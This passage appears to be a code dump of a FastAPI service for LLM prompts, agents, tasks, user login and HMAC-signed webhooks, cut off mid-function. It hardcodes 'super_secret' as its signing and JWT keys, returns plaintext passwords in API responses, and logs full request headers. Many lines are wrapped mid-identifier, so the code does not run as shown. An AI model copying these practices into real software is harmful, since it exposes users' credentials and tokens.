    x_signature: str = Header(None, description="HMAC
signature for request verification"),
    x_timestamp: str = Header(None,
description="Timestamp used for signature generation"),
) -> BaseResponse[dict]:
    """Process LLM webhook notifications.

    This endpoint receives webhook callbacks from the
LLM system containing task results.
    All requests are verified using HMAC-SHA256 signature
validation.

    - **x_signature**: HMAC signature header for request
verification
    - **x_timestamp**: Timestamp header used in
signature generation
    """
```

```
    try:
        logger.info("POST /llm-webhook - Webhook request
received")
        logger.debug(f"Webhook signature header:
{bool(x_signature)}")
        logger.debug(f"Webhook timestamp header:
{bool(x_timestamp)}")
        logger.debug(f"Request content-type:
{request.headers.get('content-type', 'Not set')}")
        logger.debug(f"Request headers:
{dict(request.headers)}")

        raw = await request.body()
        logger.debug(f"Received raw body size: {len(raw)}
bytes")
        logger.debug(f"Received raw body (first 500 chars):
{raw[:500]}")

        result = await service.process_webhook(raw=raw,
x_signature=x_signature, x_timestamp=x_timestamp)

        logger.info("Webhook endpoint response sent
successfully")

        # Store webhook response as JSON
        webhook_dir = "webhook_responses"
        os.makedirs(webhook_dir, exist_ok=True)

        timestamp_filename =
datetime.now().strftime("%Y%m%d_%H%M%S_%f")
        webhook_file = os.path.join(webhook_dir,
f"webhook_{timestamp_filename}.json")

        webhook_data = {
            "timestamp": datetime.now().isoformat(),
            "signature": x_signature,
            "payload": json.loads(raw),
            "response": result,
        }

        with open(webhook_file, "w") as f:
            json.dump(webhook_data, f, indent=2, default=str)

        logger.info(f"Webhook response stored:
```

```
{webhook_file}")

        return BaseResponse(data=result)

    except HTTPException:
        raise
    except Exception as e:
        logger.error(f"Error in webhook endpoint: {str(e)}",
exc_info=True)
        raise
HTTPException(status_code=status.HTTP_500_INTERNA
L_SERVER_ERROR, detail="Failed to process webhook")

# ---------------------------------------------------------------------

@app.post("/register", tags=["User"])
async def register_user(
    service: Annotated[UserService, Depends()],
    request: Annotated[UserRegisterRequest, Body()],
) -> BaseResponse[UserResponse]:
    try:
        logger.info(f"Registration request received:
username={request.username}")
        result = await
service.create_user(**request.model_dump())
        logger.info(f"User registration completed
successfully: username={request.username}")
        return BaseResponse(data=result)
    except HTTPException:
        raise
    except Exception as e:
        logger.error(f"Error during user registration:
username={request.username}, error={str(e)}",
exc_info=True)
        raise
HTTPException(status_code=status.HTTP_500_INTERNA
L_SERVER_ERROR, detail="Registration failed")

@app.post("/login", tags=["User"])
async def login_user(
    service: Annotated[UserService, Depends()],
    request: Annotated[UserLoginRequest, Body()],
):
    try:
```

```
        logger.info(f"Login request received: username=
{request.username}")
        user = await
service.get_user(username=request.username)

        if not user or not verify_password(request.password,
user.password):
            logger.warning(f"Login attempt failed: invalid
credentials for username={request.username}")
            raise HTTPException(status_code=401,
detail="Invalid credentials")

        logger.debug(f"User credentials verified: username=
{request.username}, user_id={user.user_id}")
        token = await
create_access_token(user_id=str(user.user_id))

        logger.info(f"User logged in successfully: username=
{request.username}, user_id={user.user_id}")
        return {
            "access_token": token,
            "token_type": "bearer"
        }
    except HTTPException:
        raise
    except Exception as e:
        logger.error(f"Error during user login: username=
{request.username}, error={str(e)}", exc_info=True)
        raise
HTTPException(status_code=status.HTTP_500_INTERNA
L_SERVER_ERROR, detail="Login failed")



---
File: /database.py
---

from typing import AsyncIterator
import logging

from sqlalchemy.ext.asyncio import AsyncSession,
async_sessionmaker, create_async_engine
from sqlalchemy.orm import declarative_base
import os
```

```
from dotenv import load_dotenv

load_dotenv()

logger = logging.getLogger(__name__)

DB_URI = os.getenv("POSTGRES_URI")

logger.debug(f"Configuring database engine with
pool_size=5, max_overflow=10, pool_timeout=60")
logger.debug(f"Database URI configured (masked for
security)")

engine = create_async_engine(
    url=DB_URI,
    echo=False,
    future=True,
    pool_size=5,
    max_overflow=10,
    pool_timeout=60,
    pool_pre_ping=True,
    pool_recycle=3600,
)
AsyncSessionLocal = async_sessionmaker(
    engine,
    expire_on_commit=False,
    autoflush=False,
)

Base = declarative_base()

async def get_session() -> AsyncIterator[AsyncSession]:
    async with AsyncSessionLocal() as session:
        yield session

async def init_db():
    try:
        logger.info("Starting database table initialization")
        async with engine.begin() as conn:
            await conn.run_sync(Base.metadata.create_all)
        logger.info("Database tables created or verified
successfully")
    except Exception as e:
        logger.error(f"Failed to initialize database tables:
```

```
{str(e)}", exc_info=True)
        raise



---
File: /models.py
---

from uuid import UUID
from sqlalchemy.dialects.postgresql import UUID as
PG_UUID
from datetime import datetime
from sqlalchemy.orm import Mapped, mapped_column
from sqlalchemy import (
    String,
    Integer,
    DateTime,
    Float,
    ForeignKey,
    Text,
    Index,
    JSON,
)

from database import Base

class Prompts(Base):
    __tablename__ = "prompts"

    id: Mapped[UUID] =
mapped_column(PG_UUID(as_uuid=True), index=True,
nullable=False)
    unique_id: Mapped[UUID] =
mapped_column(PG_UUID(as_uuid=True),
primary_key=True)
    name: Mapped[str] = mapped_column(String,
nullable=False)
    prompt: Mapped[str] = mapped_column(Text,
nullable=False)
    version: Mapped[int] = mapped_column(Integer,
nullable=False)
    created_at: Mapped[datetime] =
mapped_column(DateTime, default=datetime.now())
```

```
    __table_args__ = (Index("ix_prompts_id_version", "id",
"version"),)

class Agents(Base):
    __tablename__ = "agents"

    id: Mapped[UUID] =
mapped_column(PG_UUID(as_uuid=True),
primary_key=True, index=True)
    prompt_id: Mapped[UUID] =
mapped_column(PG_UUID(as_uuid=True), index=True,
nullable=False)
    name: Mapped[str] = mapped_column(String,
nullable=False)
    model_name: Mapped[str] = mapped_column(String,
nullable=False)
    temperature: Mapped[float] = mapped_column(Float,
default=0.7)
    max_output_tokens: Mapped[int] =
mapped_column(Integer, default=8192)

class Tasks(Base):
    __tablename__ = "tasks"

    id: Mapped[UUID] =
mapped_column(PG_UUID(as_uuid=True),
primary_key=True)
    agent_id: Mapped[UUID] =
mapped_column(PG_UUID(as_uuid=True))
    status: Mapped[str] = mapped_column(String,
default="pending")
    result: Mapped[dict] = mapped_column(JSON,
nullable=True)

class User(Base):
    __tablename__ = "user"

    id: Mapped[UUID] =
mapped_column(PG_UUID(as_uuid=True),
primary_key=True)
    username: Mapped[str] = mapped_column(String,
index=True, nullable=False, unique=True)
    hashed_password: Mapped[str] =
mapped_column(String, nullable=False)
```

```
---
File: /schemas.py
---

from pydantic import BaseModel
from uuid import UUID, uuid4
from typing import TypeVar, Generic, Optional, List
from datetime import datetime
from fastapi import status

BaseDataField = TypeVar("BaseDataField")

class BaseResponse(BaseModel,
Generic[BaseDataField]):
    message: str = "Success!"
    code: int = status.HTTP_200_OK
    data: Optional[BaseDataField] = None

class PaginatedResponse(BaseModel,
Generic[BaseDataField]):
    items: List[BaseDataField]
    total: int
    page: int
    size: int
    pages: int

class PromptResponse(BaseModel):
    id: UUID
    unique_id: UUID
    name: str
    prompt: str
    version: int
    created_at: datetime

class AgentResponse(BaseModel):
    id: UUID
    prompt_id: UUID
    name: str
    model_name: str
    temperature: float
    max_output_tokens: int
```

```
class CreatePromptRequest(BaseModel):
    name: str
    prompt: str

class CreateAgentRequest(BaseModel):
    name: str
    model_name: str
    prompt_id: UUID
    temperature: Optional[float] = None
    max_output_tokens: Optional[int] = None

class UpdatePromptRequest(BaseModel):
    prompt: str

class UpdateAgentRequest(BaseModel):
    name: Optional[str] = None
    model_name: Optional[str] = None
    prompt_id: Optional[UUID] = None
    temperature: Optional[float] = None
    max_output_tokens: Optional[int] = None

class GetPromptRequest(BaseModel):
    prompt_id: Optional[UUID] = None
    prompt_name: Optional[str] = None
    unique_id: Optional[UUID] = None

class GetAgentRequest(BaseModel):
    agent_id: Optional[UUID] = None
    agent_name: Optional[str] = None

class StartTaskRequest(BaseModel):
    user_input: str

class StartTaskResponse(BaseModel):
    task_id: UUID
    status: str

class TaskResponse(BaseModel):
    id: UUID
    agent_id: UUID
    status: str
    result: Optional[str] = None
```

```
class UserRegisterRequest(BaseModel):
    username: str
    password: str

class UserLoginRequest(BaseModel):
    user_id: Optional[str] = None
    username: Optional[str] = None
    password: Optional[str] = None

class UserResponse(BaseModel):
    user_id: UUID
    username: str
    password: str


---
File: /security.py
---

import hmac
import hashlib
import logging
import bcrypt
import jwt
from datetime import datetime, timedelta
from fastapi import HTTPException, Depends
from fastapi.security import HTTPBearer,
HTTPAuthorizationCredentials
from sqlalchemy.ext.asyncio import AsyncSession
from sqlalchemy import select

from database import get_session
from models import User

logger = logging.getLogger(__name__)

SECRET = "super_secret"
JWT_SECRET_KEY = "super_secret"
ALGORITHM = "HS256"

security = HTTPBearer()

def generate_signature(payload: str, timestamp: str):
    try:
```

```
        logger.debug(f"Generating signature for timestamp=
{timestamp}")
        message = f"{timestamp}.{payload}".encode()
        signature = hmac.new(SECRET.encode(), message,
hashlib.sha256).hexdigest()
        logger.debug(f"Signature generated successfully")
        return signature
    except Exception as e:
        logger.error(f"Error generating signature: {str(e)}",
exc_info=True)
        raise

def verify_signature(payload: bytes, signature: str,
timestamp: str):
    try:
        logger.debug(f"Verifying signature...")
        expected = generate_signature(payload.decode(),
timestamp)
        is_valid = hmac.compare_digest(expected, signature)
        if not is_valid:
            logger.warning(f"Signature verification failed -
potential security breach detected")
        else:
            logger.debug(f"Signature verified successfully")
        return is_valid
    except Exception as e:
        logger.error(f"Error verifying signature: {str(e)}",
exc_info=True)
        raise

def hash_password(password: str) -> str:
    try:
        logger.debug(f"Hashing password")
        hashed = bcrypt.hashpw(password.encode("utf-8"),
bcrypt.gensalt()).decode("utf-8")
        logger.debug(f"Password hashed successfully")
        return hashed
    except Exception as e:
        logger.error(f"Error hashing password: {str(e)}",
exc_info=True)
        raise

def verify_password(plain_password: str,
hashed_password: str) -> bool:
```

```
    try:
        logger.debug(f"Verifying password")
        is_valid =
bcrypt.checkpw(plain_password.encode("utf-8"),
hashed_password.encode("utf-8"))
        if is_valid:
            logger.debug(f"Password verification successful")
        else:
            logger.warning(f"Password verification failed")
        return is_valid
    except Exception as e:
        logger.error(f"Error verifying password: {str(e)}",
exc_info=True)
        raise

async def create_access_token(user_id: str):
    try:
        logger.debug(f"Creating access token for user_id=
{user_id}")
        payload = {
            "sub": user_id,
            "exp": datetime.now() + timedelta(hours=2)
        }
        token = jwt.encode(payload=payload,
key=JWT_SECRET_KEY, algorithm=ALGORITHM)
        logger.info(f"Access token created successfully for
user_id={user_id}")
        return token
    except Exception as e:
        logger.error(f"Error creating access token for
user_id={user_id}: {str(e)}", exc_info=True)
        raise

async def decode_token(token: str):
    try:
        logger.debug(f"Decoding JWT token")
        decoded = jwt.decode(token, key=JWT_SECRET_KEY,
algorithms=[ALGORITHM])
        logger.debug(f"Token decoded successfully")
        return decoded
    except jwt.ExpiredSignatureError:
        logger.warning(f"Token has expired")
        raise HTTPException(status_code=401,
detail="Token expired")
```

```
    except jwt.InvalidTokenError as e:
        logger.warning(f"Invalid token provided: {str(e)}")
        raise HTTPException(status_code=401,
detail="Invalid token")
    except Exception as e:
        logger.error(f"Error decoding token: {str(e)}",
exc_info=True)
        raise

async def get_current_user(
    credentials: HTTPAuthorizationCredentials =
Depends(security),
    session: AsyncSession = Depends(get_session),
):
    try:
        logger.debug(f"Extracting user from credentials")
        token = credentials.credentials

        payload = await decode_token(token)
        user_id = payload.get("sub")

        if not user_id:
            logger.warning(f"Invalid token payload - missing
'sub' claim")
            raise HTTPException(status_code=401,
detail="Invalid token payload")

        logger.debug(f"Fetching user from database:
user_id={user_id}")
        user = await session.scalar(select(User).where(User.id
== user_id))

        if not user:
            logger.warning(f"User not found in database:
user_id={user_id}")
            raise HTTPException(status_code=401,
detail="User not found")

        logger.debug(f"User authenticated successfully:
user_id={user_id}, username={user.username}")
        return user
    except HTTPException:
        raise
    except Exception as e:
```

```
        logger.error(f"Error getting current user: {str(e)}",
exc_info=True)
        raise HTTPException(status_code=401,
detail="Authentication failed")




---
File: /services.py
---

from typing import Annotated
from uuid import uuid4, UUID
import asyncio
import httpx
import json
import os
from datetime import datetime
from dotenv import load_dotenv
from groq import Groq, AsyncGroq
import logging

from fastapi import Depends, status, HTTPException
from sqlalchemy.ext.asyncio import AsyncSession
from fastapi_pagination import Page, add_pagination,
Params
from fastapi_pagination.ext.sqlalchemy import paginate
from fastapi.responses import RedirectResponse
from sqlalchemy import select, func

from database import get_session
from models import Prompts, Agents, Tasks, User
from schemas import (
    PromptResponse,
    StartTaskResponse,
    TaskResponse,
    UserResponse,
)
from security import generate_signature,
verify_signature, hash_password
from utils import retry_func

load_dotenv()
```

```
logger = logging.getLogger(__name__)

GROQ_API_KEY = os.getenv("GROQ_API_KEY")

client = AsyncGroq(api_key=GROQ_API_KEY)

class PromptServices():
    def __init__(self, session: Annotated[AsyncSession,
Depends(get_session)]):
        self.session = session

    async def create_prompt(
        self,
        name: str,
        prompt: str,
    ):
        try:
            logger.debug(f"Creating prompt: name={name}")
            prompt_obj = Prompts(
                id=uuid4(),
                unique_id=uuid4(),
                name=name,
                prompt=prompt,
                version=1,
            )
            self.session.add(prompt_obj)
            await self.session.commit()
            await self.session.refresh(prompt_obj)
            logger.info(f"Prompt created successfully: id=
{prompt_obj.id}, unique_id={prompt_obj.unique_id},
version={prompt_obj.version}")
        except Exception as e:
            await self.session.rollback()
            logger.error(f"Error creating prompt '{name}':
{str(e)}", exc_info=True)
            raise
HTTPException(status_code=status.HTTP_500_INTERNA
L_SERVER_ERROR, detail=str(e))
        return PromptResponse(
            id=str(prompt_obj.id),
            unique_id=str(prompt_obj.unique_id),
            name=prompt_obj.name,
            prompt=prompt_obj.prompt,
            version=prompt_obj.version,
```

```
            created_at=prompt_obj.created_at,
        )

    async def get_all_prompts(
        self,
        params: Params,
    ):
        try:
            logger.debug(f"Fetching all prompts: page=
{params.page}, size={params.size}")
            query =
select(Prompts).order_by(Prompts.version.desc())
            result = await paginate(self.session, query=query,
params=params)
            logger.debug(f"Retrieved {len(result.items)}
prompts")
            return result
        except Exception as e:
            logger.error(f"Error fetching prompts: {str(e)}",
exc_info=True)
            raise

    async def get_prompt(
        self,
        prompt_id: UUID,
        unique_id: UUID,
        prompt_name: str,
    ):
        try:
            logger.debug(f"Searching for prompt with criteria:
prompt_id={prompt_id}, unique_id={unique_id},
prompt_name={prompt_name}")
            query = select(Prompts)
            if prompt_id and prompt_name and unique_id:
                query = query.where(Prompts.id == prompt_id,
Prompts.name == prompt_name, Prompts.unique_id ==
unique_id)
            elif prompt_id:
                query = query.where(Prompts.id == prompt_id)
            elif prompt_name:
                query = query.where(Prompts.name ==
prompt_name)
            elif unique_id:
                query = query.where(Prompts.unique_id ==
```

```
unique_id)
        else:
            logger.warning("No search criteria provided for
prompt query")
            raise HTTPException(status_code=400,
detail="Either prompt_id or prompt_name must be
provided.")
        query =
query.order_by(Prompts.version.desc()).limit(1)
        result = await self.session.execute(query)
        prompt = result.scalar_one_or_none()
        if not prompt:
            logger.warning(f"Prompt not found with criteria:
prompt_id={prompt_id}, unique_id={unique_id},
prompt_name={prompt_name}")
            raise HTTPException(status_code=404,
detail="Prompt not found.")
        logger.debug(f"Prompt found: id={prompt.id},
version={prompt.version}")
        return prompt
    except HTTPException:
        raise
    except Exception as e:
        logger.error(f"Error fetching prompt: {str(e)}",
exc_info=True)
        raise

  async def update_prompt(
    self,
    prompt_id: UUID,
    prompt: str,
  ):
    try:
        logger.info(f"Updating prompt: id={prompt_id}")
        query = (
            select(Prompts)
            .where(Prompts.id == prompt_id)
            .order_by(Prompts.version.desc())
            .limit(1)
        )
        result = await self.session.execute(query)
        existing = result.scalar_one_or_none()
        if not existing:
            logger.warning(f"Prompt not found for update:
```

```
id={prompt_id}")
            raise HTTPException(status_code=404,
detail="Prompt not found.")

        new_prompt = prompt if prompt is not None else
existing.prompt
        new_version = int(existing.version + 1)

        new_prompt_obj = Prompts(
            id=existing.id,
            unique_id=uuid4(),
            name=existing.name,
            prompt=new_prompt,
            version=new_version,
        )
        self.session.add(new_prompt_obj)
        await self.session.commit()
        await self.session.refresh(new_prompt_obj)
        logger.info(f"Prompt {prompt_id} updated to
version {new_version}")
    except HTTPException:
        raise
    except Exception as e:
        await self.session.rollback()
        logger.error(f"Error updating prompt {prompt_id}:
{str(e)}", exc_info=True)
        raise
HTTPException(status_code=status.HTTP_500_INTERNA
L_SERVER_ERROR, detail=str(e))
    return PromptResponse(
        id=str(new_prompt_obj.id),
        unique_id=str(new_prompt_obj.unique_id),
        name=new_prompt_obj.name,
        prompt=new_prompt_obj.prompt,
        version=new_prompt_obj.version,
        created_at=new_prompt_obj.created_at,
    )

  async def delete_prompt(
    self,
    unique_id: UUID,
  ):
    try:
        logger.warning(f"Deleting prompt: unique_id=
```

```
{unique_id}")
        query = (
            select(Prompts)
            .where(Prompts.unique_id == unique_id)
        )
        result = await self.session.execute(query)
        prompt = result.scalar_one_or_none()
        if not prompt:
            logger.error(f"Prompt not found for deletion:
unique_id={unique_id}")
            raise HTTPException(status_code=404,
detail="Prompt not found.")
        await self.session.delete(prompt)
        await self.session.commit()
        logger.info(f"Prompt deleted successfully:
unique_id={unique_id}")
        return prompt
    except HTTPException:
        raise
    except Exception as e:
        await self.session.rollback()
        logger.error(f"Error deleting prompt {unique_id}:
{str(e)}", exc_info=True)
        raise


class AgentServices():
    def __init__(self, session: Annotated[AsyncSession,
Depends(get_session)]):
        self.session = session

    async def create_agent(
        self,
        name: str,
        model_name: str,
        prompt_id: UUID,
        temperature: float,
        max_output_tokens: int,
    ):
        try:
        logger.debug(f"Creating agent: name={name},
model={model_name}")
        agent_obj = Agents(
            id=uuid4(),
```

```
            prompt_id=prompt_id,
            name=name,
            model_name=model_name,
            temperature=temperature,
            max_output_tokens=max_output_tokens,
        )
        self.session.add(agent_obj)
        await self.session.commit()
        await self.session.refresh(agent_obj)
        logger.info(f"Agent created successfully: id=
{agent_obj.id}, name={name}, model={model_name}")
    except Exception as e:
        await self.session.rollback()
        logger.error(f"Error creating agent '{name}':
{str(e)}", exc_info=True)
        raise
HTTPException(status_code=status.HTTP_500_INTERNA
L_SERVER_ERROR, detail=str(e))
    return agent_obj

  async def get_all_agents(
    self,
    page: int,
    size: int,
  ):
    try:
        logger.debug(f"Fetching all agents: page={page},
size={size}")
        offset = (page-1)*size
        base_query = select(Agents)

        total_query =
select(func.count()).select_from(base_query.subquery())
        total = await self.session.scalar(total_query)

        query = (
            base_query
            .offset(offset)
            .limit(size)
        )
        result = await self.session.execute(query)
        items = result.scalars().all()

        pages = (total + size - 1) // size
```

```
        logger.debug(f"Retrieved {len(items)} agents,
total: {total}, pages: {pages}")

        return {
            "items": items,
            "total": total,
            "page": page,
            "size": size,
            "pages": pages,
        }
    except Exception as e:
        logger.error(f"Error fetching agents: {str(e)}",
exc_info=True)
        raise

  async def get_agent(
    self,
    agent_name: str,
    agent_id: UUID,
  ):
    try:
        logger.debug(f"Searching for agent: agent_id=
{agent_id}, agent_name={agent_name}")
        query = select(Agents)
        if agent_id and agent_name:
            query = query.where(Agents.id == agent_id,
Agents.name == agent_name)
        elif agent_id:
            query = query.where(Agents.id == agent_id)
        elif agent_name:
            query = query.where(Agents.name ==
agent_name)
        else:
            logger.warning("No search criteria provided for
agent query")
            raise HTTPException(status_code=400,
detail="Either agent_id or agent_name must be
provided.")
        query = query.limit(1)
        result = await self.session.execute(query)
        agent = result.scalar_one_or_none()
        if not agent:
            logger.warning(f"Agent not found with criteria:
agent_id={agent_id}, agent_name={agent_name}")
```

```
            raise HTTPException(status_code=404,
detail="Agent not found.")
        logger.debug(f"Agent found: id={agent.id}, name=
{agent.name}")
        return agent
    except HTTPException:
        raise
    except Exception as e:
        logger.error(f"Error fetching agent: {str(e)}",
exc_info=True)
        raise

  async def update_agent(
    self,
    agent_id: UUID,
    name: str,
    model_name: str,
    prompt_id: UUID,
    temperature: float,
    max_output_tokens: int,
  ):
    try:
        logger.info(f"Updating agent: id={agent_id}")
        query = select(Agents).where(Agents.id ==
agent_id)
        result = await self.session.execute(query)
        agent = result.scalar_one_or_none()
        if not agent:
            logger.warning(f"Agent not found for update: id=
{agent_id}")
            raise HTTPException(status_code=404,
detail="Agent not found.")

        changes = []
        if name is not None:
            agent.name = name
            changes.append(f"name={name}")
        if model_name is not None:
            agent.model_name = model_name
            changes.append(f"model={model_name}")
        if prompt_id is not None:
            agent.prompt_id = prompt_id
            changes.append(f"prompt_id={prompt_id}")
        if temperature is not None:
```

```
            agent.temperature = temperature
            changes.append(f"temperature={temperature}")
        if max_output_tokens is not None:
            agent.max_output_tokens = max_output_tokens
            changes.append(f"max_output_tokens=
{max_output_tokens}")

        logger.debug(f"Agent update changes: {',
'.join(changes) if changes else 'none'}")

        await self.session.commit()
        await self.session.refresh(agent)
        logger.info(f"Agent {agent_id} updated
successfully")
    except HTTPException:
        raise
    except Exception as e:
        await self.session.rollback()
        logger.error(f"Error updating agent {agent_id}:
{str(e)}", exc_info=True)
        raise
HTTPException(status_code=status.HTTP_500_INTERNA
L_SERVER_ERROR, detail=str(e))

    return agent

  async def delete_agent(
    self,
    agent_id: UUID,
  ):
    try:
        logger.warning(f"Deleting agent: id={agent_id}")
        query = (
            select(Agents)
            .where(Agents.id == agent_id)
        )
        result = await self.session.execute(query)
        agent = result.scalar_one_or_none()
        if not agent:
            logger.error(f"Agent not found for deletion: id=
{agent_id}")
            raise HTTPException(status_code=404,
detail="Agent not found.")
        await self.session.delete(agent)
```

```
            await self.session.commit()
            logger.info(f"Agent deleted successfully: id=
{agent_id}")
            return agent
        except HTTPException:
            raise
        except Exception as e:
            await self.session.rollback()
            logger.error(f"Error deleting agent {agent_id}:
{str(e)}", exc_info=True)
            raise


class ResponseService():
    def __init__(self, session: Annotated[AsyncSession,
Depends(get_session)]):
        self.session = session

    async def _get_latest_prompt_text(
        self,
        prompt_id: UUID,
    ):
        try:
            logger.debug(f"Fetching latest prompt text:
prompt_id={prompt_id}")
            query = (
                select(Prompts)
                .where(Prompts.id == prompt_id)
                .order_by(Prompts.version.desc())
                .limit(1)
            )
            result = await self.session.execute(query)
            prompt = result.scalar_one_or_none()
            if not prompt:
                logger.error(f"Prompt not found for LLM task:
prompt_id={prompt_id}")
                raise ValueError(f"Prompt {prompt_id} not
found")
            logger.debug(f"Latest prompt retrieved: version=
{prompt.version}")
            return prompt.prompt
        except Exception as e:
            logger.error(f"Error fetching prompt text: {str(e)}",
exc_info=True)
```

```
            raise

    async def _get_agent_from_db(
        self,
        agent_id: UUID,
    ):
        try:
            logger.debug(f"Fetching agent from database:
agent_id={agent_id}")
            query = (
                select(Agents)
                .where(Agents.id == agent_id)
            )
            result = await self.session.execute(query)
            agent = result.scalar_one_or_none()
            if agent is None:
                logger.error(f"Agent not found for LLM task:
agent_id={agent_id}")
                return None
            logger.debug(f"Agent retrieved: name=
{agent.name}, model={agent.model_name}")
            return agent
        except Exception as e:
            logger.error(f"Error fetching agent: {str(e)}",
exc_info=True)
            raise

    async def _store_task_info(
        self,
        task_id: UUID,
        agent_id: UUID,
        status: str,
        result: str = None,
    ):
        try:
            logger.debug(f"Storing task info: task_id={task_id},
agent_id={agent_id}, status={status}")
            task = await
self.session.scalar(select(Tasks).where(Tasks.id ==
task_id))
            if task:
                logger.debug(f"Updating existing task: task_id=
{task_id}, new_status={status}")
                task.status = status
```

```
            task.result = result
        else:
            logger.debug(f"Creating new task record:
task_id={task_id}")
            task = Tasks(
                id=task_id,
                agent_id=agent_id,
                status=status,
                result=result,
            )
            self.session.add(task)
        await self.session.commit()
        logger.debug(f"Task info stored successfully:
task_id={task_id}")
    except Exception as e:
        await self.session.rollback()
        logger.error(f"Error storing task info: task_id=
{task_id}, status={status}, error={str(e)}", exc_info=True)
        raise

  async def _send_webhook(
    self,
    task_id: UUID,
    prompt: str,
    user_input: str,
    result: str,
    webhook_url: str = "http://localhost:8000/llm-
webhook",
  ):
    payload = {
        "task_id": str(task_id),
        "system_prompt": prompt,
        "user_input": user_input,
        "result": result,
    }

    async with httpx.AsyncClient() as webhook_client:
        try:
            timestamp_str = datetime.now().isoformat()
            payload_json = json.dumps(payload)
            payload_bytes = payload_json.encode()
            logger.debug(f"Webhook payload JSON:
{payload_json}")
            logger.debug(f"Webhook payload bytes length:
```

```
{len(payload_bytes)}")
            signature = generate_signature(
                payload=payload_json,
                timestamp=timestamp_str,
            )
            headers = {
                "X-Signature": signature,
                "X-Timestamp": timestamp_str,
            }
            logger.debug(f"Webhook headers: {headers}")
            response = await webhook_client.post(
                url=webhook_url,
                content=payload_bytes,
                headers=headers,
            )
            logger.debug(f"Webhook response status:
{response.status_code}")
            logger.debug(f"Webhook response body:
{response.text}")
            logger.info(f"Webhook notification sent
successfully: task_id={task_id}")
        except Exception as webhook_error:
            logger.error(f"Failed to send webhook
notification: task_id={task_id}, error=
{str(webhook_error)}", exc_info=True)

    @retry_func(max_attempts=3, min_wait=10.0,
max_wait=60.0)
    async def _call_llm_worker(
        self,
        task_id: UUID,
        agent_id: UUID,
        user_input: str,
    ):
        try:
            logger.info(f"LLM task started: task_id={task_id},
agent_id={agent_id}")

            agent = await
self._get_agent_from_db(agent_id=agent_id)
            if not agent:
                logger.error(f"Cannot start LLM task: agent not
found (agent_id={agent_id})")
                await self._store_task_info(
```

```
            agent_id=agent_id,
            task_id=task_id,
            status="failed",
            result="Agent not found",
        )
        return

    prompt_id = agent.prompt_id
    prompt = await
self._get_latest_prompt_text(prompt_id)

    logger.debug(f"Calling Groq LLM API: task_id=
{task_id}, model={agent.model_name}, temp=
{agent.temperature}")

    response = await client.chat.completions.create(
        messages=[
            {
                "role": "system",
                "content": prompt,
            },
            {
                "role": "user",
                "content": user_input,
            }
        ],
        model=agent.model_name,
        temperature=agent.temperature,
        max_tokens=agent.max_output_tokens
    )
    result = response.choices[0].message.content
    logger.info(f"LLM API response received: task_id=
{task_id}, result_length={len(result) if result else 0}")

    if not result or len(result.strip()) == 0:
        logger.warning(f"LLM returned empty result:
task_id={task_id}")

    await self._store_task_info(
        agent_id=agent_id,
        task_id=task_id,
        status="success",
        result=result,
    )
```

```
            logger.debug(f"Sending webhook notification:
task_id={task_id}")
            await self._send_webhook(
                task_id=task_id,
                prompt=prompt,
                user_input=user_input,
                result=result,
                webhook_url="http://localhost:8000/llm-
webhook",
            )
        except Exception as e:
            logger.error(f"Error in LLM worker: task_id=
{task_id}, agent_id={agent_id}, error={str(e)}",
exc_info=True)
            await self._store_task_info(
                agent_id=agent_id,
                task_id=task_id,
                status="failed",
                result=f"Error: {str(e)}",
            )
            raise

    async def start_llm_task(
        self,
        agent_id: UUID,
        task_id: UUID,
        user_input: str,
    ):
        try:
            logger.info(f"Task queued: task_id={task_id},
agent_id={agent_id}")

            await self._store_task_info(
                agent_id=agent_id,
                task_id=task_id,
                status="processing",
            )

            asyncio.create_task(
                self._call_llm_worker(
                    task_id=task_id,
                    agent_id=agent_id,
                    user_input=user_input,
```

```
            )
        )

        logger.debug(f"Background worker task created:
task_id={task_id}")

        return StartTaskResponse(
            task_id=task_id,
            status="processing"
        )
    except Exception as e:
        logger.error(f"Error queuing LLM task: task_id=
{task_id}, agent_id={agent_id}, error={str(e)}",
exc_info=True)
        raise

  async def get_task_info(
    self,
    task_id: UUID,
  ):
    try:
        logger.debug(f"Retrieving task info: task_id=
{task_id}")
        query = (
            select(Tasks)
            .where(Tasks.id == task_id)
        )
        result = await self.session.execute(query)
        task = result.scalar_one_or_none()

        if task is None:
            logger.warning(f"Task not found: task_id=
{task_id}")
            return None

        logger.debug(f"Task retrieved: task_id={task_id},
status={task.status}")

        return TaskResponse(
            id=task.id,
            agent_id=task.agent_id,
            status=task.status,
            result=task.result,
        )
```

```
        except Exception as e:
            logger.error(f"Error retrieving task info: task_id=
{task_id}, error={str(e)}", exc_info=True)
            raise


class UserService():
    def __init__(self, session: Annotated[AsyncSession,
Depends(get_session)]):
        self.session = session

    async def create_user(
        self,
        username: str,
        password: str,
    ):
        try:
            logger.debug(f"Creating new user: username=
{username}")
            user_obj = User(
                id=uuid4(),
                username=username,
                hashed_password=hash_password(password)
            )
            self.session.add(user_obj)
            await self.session.commit()
            await self.session.refresh(user_obj)
            logger.info(f"User created successfully: user_id=
{user_obj.id}, username={username}")
            return UserResponse(
                user_id=user_obj.id,
                username=user_obj.username,
                password=password,
            )
        except Exception as e:
            await self.session.rollback()
            logger.error(f"Error creating user: username=
{username}, error={str(e)}", exc_info=True)
            raise
HTTPException(status_code=status.HTTP_500_INTERNA
L_SERVER_ERROR, detail=str(e))

    async def get_user(
        self,
```

```
        username: str = None,
        user_id: str = None,
    ):
        try:
            logger.debug(f"Fetching user: username=
{username}, user_id={user_id}")
            query = select(User)
            if user_id:
                query = query.where(User.id == user_id)
                logger.debug(f"Querying user by user_id=
{user_id}")
            elif username:
                query = query.where(User.username ==
username)
                logger.debug(f"Querying user by username=
{username}")
            result = await self.session.execute(query)
            user = result.scalar_one_or_none()
            if not user:
                logger.warning(f"User not found: username=
{username}, user_id={user_id}")
                raise HTTPException(status_code=404,
detail="User not found.")
            logger.info(f"User retrieved successfully: user_id=
{user.id}, username={user.username}")
            return UserResponse(
                user_id=user.id,
                username=user.username,
                password=user.hashed_password,
            )
        except HTTPException:
            raise
        except Exception as e:
            logger.error(f"Error fetching user: username=
{username}, user_id={user_id}, error={str(e)}",
exc_info=True)
            raise
HTTPException(status_code=status.HTTP_500_INTERNA
L_SERVER_ERROR, detail=str(e))



class WebhookService():
    def __init__(self, session: Annotated[AsyncSession,
```

```
Depends(get_session)]):
        self.session = session

    async def process_webhook(
        self,
        raw: bytes,
        x_signature: str,
        x_timestamp: str = None,
    ):
        try:
            logger.info(f"Processing webhook request")
            logger.debug(f"Raw payload size: {len(raw)} bytes")
            logger.debug(f"Raw payload (first 200 chars):
{raw[:200]}")

            # Check if payload is empty
            if not raw:
                logger.error(f"Empty webhook payload
received")
